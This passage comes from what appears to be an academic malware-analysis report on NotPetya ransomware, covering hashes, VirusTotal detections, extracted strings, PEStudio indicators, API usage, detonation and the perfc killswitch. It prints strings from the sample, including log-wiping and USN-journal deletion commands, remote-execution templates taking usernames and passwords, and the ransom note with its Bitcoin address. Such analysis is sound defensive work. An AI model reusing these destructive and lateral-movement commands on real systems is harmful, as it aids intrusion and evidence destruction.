
#### *2.2.3.1 Obtaining the Hashes*

The analyst used the same tools to obtain the hashes of the sample – **MD5sum.exe** and **SHA256sum.exe**. The hashes of the binary were as follows - **71b6a493388e7d0b40c83ce903bc6b04** (MD5) and **027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745** (SHA256). **(Figure 2.2.24)** VirusTotal was able to successfully identify the hash. (**Figure 2.2.25**)



```
C:\Users\IEUser\Desktop\Malware_Samples\NotPetya
λ md5sum.exe Ransomware.NotPetya.dat.malz
71b6a493388e7d0b40c83ce903bc6b04 *Ransomware.NotPetya.dat.malz

C:\Users\IEUser\Desktop\Malware_Samples\NotPetya
λ sha256sum.exe Ransomware.NotPetya.dat.malz
027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745 *Ransomware.NotPetya.dat.malz
```

***Figure 2.2.24** – MD5 and SHA256 hashes of NotPetya*



59 security vendors and 3 sandboxes flagged this file as malicious

027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745
027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745.exe

353.87 KB
Size

2022-05-19 05:16:40 UTC
8 hours ago


Security Vendors' Analysis

| | | | |
|---|---|---|---|
| Ad-Aware | Trojan.Ransom.GoldenEye.B | AhnLab-V3 | Trojan/Win32.Petya.R203323 |
| Alibaba | Ransom:Win32/Petya.50c | ALYac | Trojan.Ransom.Petya |
| Arcabit | Trojan.Ransom.GoldenEye.B | Avast | MBR:Ransom-C [Trj] |
| AVG | MBR:Ransom-C [Trj] | Avira (no cloud) | TR/Ransom.ME.12 |

***Figure 2.2.25** – VirusTotal results for the SHA256 hash.*

#### *2.2.3.2 Extracting the Strings*


The tester used **floss** again to extract the strings from the binary. The first noticeable results in the output file were the ransom message and an email (**wowsmith123456posteo.net**) which could be used if the victim wanted to contact the attacker. (**Figure 2.2.26**)



```
0123456789abcdef
  Repairing file system on C:
  The type of the file system is NTFS.
  One of your disks contains errors and needs to be repaired. This process
  may take several hours to complete. It is strongly recommended to let it
  complete.
  WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD
  DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED
  CHKDSK is repairing sector
Please reboot your computer!
 Decrypting sector
 Ooops, your important files are encrypted.
 If you see this text, then your files are no longer accessible, because they
 have been encrypted.  Perhaps you are busy looking for a way to recover your
 files, but don't waste your time.  Nobody can recover your files without our
 decryption service.
 We guarantee that you can recover all your files safely and easily.  All you
 need to do is submit the payment and purchase the decryption key.
 Please follow the instructions:
 1. Send $300 worth of Bitcoin to following address:
 2. Send your Bitcoin wallet ID and personal installation key to e-mail
    wowsmith123456@posteo.net. Your personal installation key:
 If you already purchased your key, please enter it below.
 Incorrect key! Please try again.
```

***Figure 2.2.26*** *– Ransom message and contact email.*

NotPetya appeared to make use of similar APIs as WannaCry – encryption, service/file manipulation, and internet connectivity. The ransomware also called other functions which showed more about its functionality – privilege lookup and adjusting, exiting windows, locking resources, and DHCP related functions. (**Figure 2.2.27**) They will be further discussed in the following section.



```
LockResource
Process32NextW
GetModuleHandleA
lstrcatW
CreateToolhelp32Snapshot
GetWindowsDirectoryW
VirtualFree
VirtualAlloc
LoadLibraryA
VirtualProtect
WideCharToMultiByte
GetExitCodeProcess
WaitForMultipleObjects
KERNEL32.dll
wsprintfW
ExitWindowsEx
wsprintfA
USER32.dll
CryptReleaseContext
CryptAcquireContextA
CryptGenRandom
CryptExportKey
CryptAcquireContextW
CryptSetKeyParam
CryptImportKey
CryptEncrypt
CryptGenKey
CryptDestroyKey
InitializeSecurityDescriptor
SetSecurityDescriptorDacl
CredFree
CredEnumerateW
SetThreadToken
OpenProcessToken
LookupPrivilegeValueW
AdjustTokenPrivileges
GetSidSubAuthority
OpenThreadToken
```


***Figure 2.2.27** – Part of the APIs used by NotPetya.*

Looking further into the extracted strings, the analyst identified all file extensions, which were possibly targeted by the malware – executables, configuration files, virtual machine files, back-ups, emails and even the virtual disks created by virtualisation software. Executables and system files were not affected, possibly to not corrupt the operating system and provide the malware with persistence, whilst allowing it to propagate itself through the network.

There were several commands listed below the extensions. The first commands in the process appeared to call two dynamic-link libraries – **kernel32.dll** and **iphlpapi.dll**. Afterwards, **wbem/wmic.exe** was called – the **Windows Management Instrumentation** – and was followed by obtaining the node, username, and password. (Microsoft, 2021) This could indicate that the ransomware had credential dumping capabilities. "**TERMSRV/**" was also present in the strings – a string added to user accounts with enabled **RDP** (Remote Desktop Protocol). Combining it with the credential dump, RDP accounts could allow the malware to propagate itself through the network.

Subsequently, the sample used **SeTcbPrivilege**, **SeShutDownPrivilege**, and **SeDebugPrivilege**. (Metcalf, 2017) The first command provided it with access to resources based on what the infected account was authorised to access, while the other two gave shutdown and debugging privileges. It then retrieved the system logs from **Setup**, **System**, **Security** and **Application** and cleared them using "**wevtutil cl**", whilst deleting the **USN Journal** with "**fsutil usn deletejournal /D %c:**". This would remove all logs and all information regarding changes in files on that specific volume (**USN Journal**).

In the last several commands, NotPetya scheduled a shutdown then ran a few commands as a system user: the way the ransomware should be run on a machine (**u%s \\%s -accepteula -s -d C:\Windows\System32\rundll32.exe "C:\Windows\%s",#1**) and the aforementioned password dump. The former command might have been included to automatically run the malware after it propagated itself through the network. In the end, the malware appeared to create a **rundll32.exe** process call within the Windows directory. **Rundll32.exe** is a Windows executable which runs 32-bit DLL files. All commands and affected extensions can be found in **Figure 2.2.28** and **Appendix B**.




```
C:\Windows;
.3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.
Microsoft Enhanced RSA and AES Cryptographic Provider
README.TXT
 "%ws:%ws"
kernel32.dll
\\.\pipe\%ws
"%ws" %ws
iphlpapi.dll
e%u.%u.%u.%u
TERMSRV/
127.0.0.1
localhost
SeTcbPrivilege
SeShutdownPrivilege
SeDebugPrivilege
C:\Windows\
\cmd.exe
wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:
schtasks %ws/Create /SC once /TN "" /TR "%ws" /ST %02d:%02d
at %02d:%02d %ws
shutdown.exe /r /f
/RU "SYSTEM"
dllhost.dat
u%s \\%s -accepteula -s
-d C:\Windows\System32\rundll32.exe "C:\Windows\%s",#1
wbem\wmic.exe
%s /node:"%ws" /user:"%ws" /password:"%ws"
process call create "C:\Windows\System32\rundll32.exe \"C:\Windows\%s\" #1
\\%s\admin$
\\%ws\admin$\%ws
c:\Windows\
rundll32.exe
rundll32.exe
```

***Figure 2.2.28** – Commands executed by NotPetya and the affected file extensions.*

The analyst also identified a file name – **perfc.dat.** After conducting research, the tester found a connection between the ransomware, its killswitch and the file. (Synamtec, 2017) Due to this, they changed the name of the file from the SHA256 hash to **perfc.dll**. The name will be further discussed in section **2.3.4 NotPetya Advanced Dynamic Analysis**.

### *2.2.3.3 PEStudio*


After the string analysis was complete, the tester loaded the sample in **PEStudio**. They inspected the indicators and identified a total of three critical and six medium. The critical ones contained a URL (127.0.0.1) and blacklisted strings and functions. The medium indicators showed more blacklisted libraries, three embedded files (two executables and one with an unknown signature) and a resource to file-ratio of 68.27%. (**Figure 2.2.29**)



| indicator (42) | detail | level |
|---|---|---|
| URL > pattern | url: 127.0.0.1 | 1 |
| functions > blacklist | count: 73 | 1 |
| strings > blacklist | count: 65 | 1 |
| file > embedded | signature: unknown, location: overlay, offset: 0x00057000, size: 6008 | 2 |
| file > embedded | signature: executable, location: .data, offset: 0x00014820, size: 492900 | 2 |
| file > embedded | signature: executable, location: .data, offset: 0x00016060, size: 491892 | 2 |
| functions > anonymous | count: 14 | 2 |
| libraries > blacklist | count: 6 | 2 |
| resources > file-ratio | value: 68.27% | 2 |

***Figure 2.2.29** – NotPetya indicators in PEStudio.*

As mentioned in section **2.2.3.2 Extracting the Strings**, NotPetya shared several blacklisted libraries with WannaCry – **ws2_32.dll** and **iphlpapi.dll**. The binary, however, also made use of four additional libraries – **crypt32.dll**, **mpr.dll**, **netapi32.dll** and **dhcpsapi.dll**. (**Figure 2.2.30**) **Crypt32.dll** consists of a lot of functions from CryptoAPI (Certificate and Cryptographic Messaging), **mpr.dll** (Multiple Provider Router) is a module which handles communication between Windows and the network providers installed on the system. Additionally, **netAPI32.dll** would allow the ransomware to access a Microsoft network, while the **dhcpsapi.dll** library would provide it with a list of the DHCP servers in the directory service. The libraries indicated that the malware was heavily focused on propagation within the victim's network.




| library (13) | blacklist (6) | type (1) | functions (165) | description |
|---|---|---|---|---|
| crypt32.dll | x | implicit | 3 | Crypto API32 |
| iphlpapi.dll | x | implicit | 2 | IP Helper API |
| ws2_32.dll | x | implicit | 14 | Windows Socket 2.0 32-Bit DLL |
| mpr.dll | x | implicit | 5 | Multiple Provider Router DLL |
| netapi32.dll | x | implicit | 3 | Net Win32 API DLL |
| dhcpsapi.dll | x | implicit | 4 | n/a |

***Figure 2.2.30** – List of the blacklisted libraries.*


The malware used seventy blacklisted functions (out of one hundred and sixty-five). They provided it with similar capabilities to WannaCry – file manipulation, execution, service and synchronisation, and socket functions which come from non-blacklisted libraries (kernel32.dll and advapi32.dll) and the same libraries used in WannaCry. The other four libraries gave the malware the following capabilities (Windows, 2020-2022):

- **crypt32.dll** – conversion of strings to bytes and decoding capabilities (**Figure 2.2.32**)
- **mpr.dll** – network and existing connection enumeration, cancel/add connections (**Figure 2.2.33**)
- **netapi32.dll** – listing all visible servers in a domain, obtaining server intel, and freeing the NetAPIBuffer (**Figure 2.2.33**)
- **dhcpsapi.dll** – subnet enumeration and information, subnet client enumeration, and freeing the RPC server memory (**Figure 2.2.34**)




| | | | |
|---|---|---|---|
| CryptStringToBinaryW | x | - | crypt32.dll |
| CryptBinaryToStringW | x | - | crypt32.dll |
| CryptDecodeObjectEx | x | - | crypt32.dll |

***Figure 2.2.32** – crypt32.dll functions.*



| | | | |
|---|---|---|---|
| WNetOpenEnumW | x | - | mpr.dll |
| WNetEnumResourceW | x | - | mpr.dll |
| WNetCancelConnection2W | x | - | mpr.dll |
| WNetAddConnection2W | x | - | mpr.dll |
| WNetCloseEnum | x | - | mpr.dll |
| NetServerEnum | x | - | netapi32.dll |
| NetApiBufferFree | x | - | netapi32.dll |
| NetServerGetInfo | x | - | netapi32.dll |

***Figure 2.2.33** – mpr.dll and netapi32.dll functions.*



| | | | |
|---|---|---|---|
| DhcpEnumSubnetClients | | - | dhcpsapi.dll |
| DhcpRpcFreeMemory | | - | dhcpsapi.dll |
| DhcpGetSubnetInfo | | - | dhcpsapi.dll |
| DhcpEnumSubnets | | - | dhcpsapi.dll |

***Figure 2.2.34** – dhcpsapi.dll functions.*


The functions from the last dynamic-link library (dhcpsapi.dll) were not blacklisted, possibly due to not being recognised as malicious by PEStudio. One last function of interest was identified, which was a part of the **kernel32.dll** – **DeviceIoControl**. (Microsoft, 2022) This is a Windows function which allows direct access to a physical drive without the need to interact with an operating system. This would allow the application to unmount volumes, determine drive geometry (number of sectors, bytes per sector, etc.), and determine the number of disks/partitions. The malware would use this access to corrupt critical data and replace the bootloader – this was also one of the reasons why NotPetya was considered a to be wiper disguised as a ransomware.

### 2.2.4 NotPetya Basic Dynamic Analysis

This section will show the differences in the execution process of the malware as it is a **.dll**, as well as possible network and host post-infection indicators.


#### *2.2.4.1 Detonation Symptoms*

As identified in section **2.2.3.2 Extracting the Strings**, the ransomware required a different approach to execute it. The analyst used the command found within the strings analysis to launch the binary – **rundll32 Ransomware.NotPetya.dll, #1**. The command would use **rundll32.dll** (Microsoft, 2021) to execute the malware with an entry point of 1. The system did not show any obvious signs of infections other than the hostile file removing itself after detonation. The tester then decided to reboot the machine. The boot was unsuccessful, with a fake message displaying errors on the disk. (**Figure 2.2.35**) The "repair" process took a long time to finish but with no success as it was not repairing the device. In the end, the ransom message was displayed. (**Figure 2.2.36**) The fake repair message and the ransom message had the same fonts and the repair message showed unrealistic sector numbers – over 4 billion for an 80GB drive (an 80GB drive should have 167,772,160 sectors – around 4.1 billion less than what was displayed). The malware caused further damage to the system during the fake repair process.



```
Repairing file system on C:

The type of the file system is NTFS.
One of your disks contains errors and needs to be repaired. This process
may take several hours to complete. It is strongly recommended to let it
complete.

WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD
DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED
IN!

CHKDSK is repairing sector 905536 of 4294967264 (0%)
```

***Figure 2.2.34*** *– System attempting to perform a disk repair.*




```
Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they
have been encrypted.  Perhaps you are busy looking for a way to recover your
files, but don't waste your time.  Nobody can recover your files without our
decryption service.

We guarantee that you can recover all your files safely and easily.  All you
need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send $300 worth of Bitcoin to following address:

   1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX


2. Send your Bitcoin wallet ID and personal installation key to e-mail
   wowsmith123456@posteo.net. Your personal installation key:

   gAYNdW-hhe9rT-2hySCE-Fzrmcd-vkveRE-PdrRLY-EPZv1E-MN33Za-vUndqq-Bny17q

If you already purchased your key, please enter it below.
Key:
```

***Figure 2.2.35*** *– Ransom message appearing after the process ends/victim forcefully reboots the machine.*

### *2.2.4.2 Detonation Conditions*

Unlike WannaCry, NotPetya did not have a global killswitch. It, however, could be stopped with a local killswitch or a "vaccine". This will be further discussed in section **2.3.4 NotPetya Advanced Dynamic Analysis**.


To prevent the malware from fully executing, the analyst created a file named "**perfc**" within the "**C:\Windows\**" directory. A similar file name was identified in the **Floss** output, but the file ended with a **.dat** extension. Multiple analysts discovered this local killswitch and each provided a slightly different file for the vaccine – **perfc**, **perfc.dll** and **perfc.dat**. All three files and only the first two ended in an error stating that the **.dll** file had no such entry point. (**Figure 2.2.36**) They managed to successfully stop the execution of the ransomware. Removing the files and running the sample again (even with **perfc.dat**) successfully executed it and infected the system. Additionally, running NotPetya as a regular user encrypted the files (**Figure 2.2.37**) without corrupting the Master Boot Record of the drive. A victim could still access their machine, but their files would be lost.


View
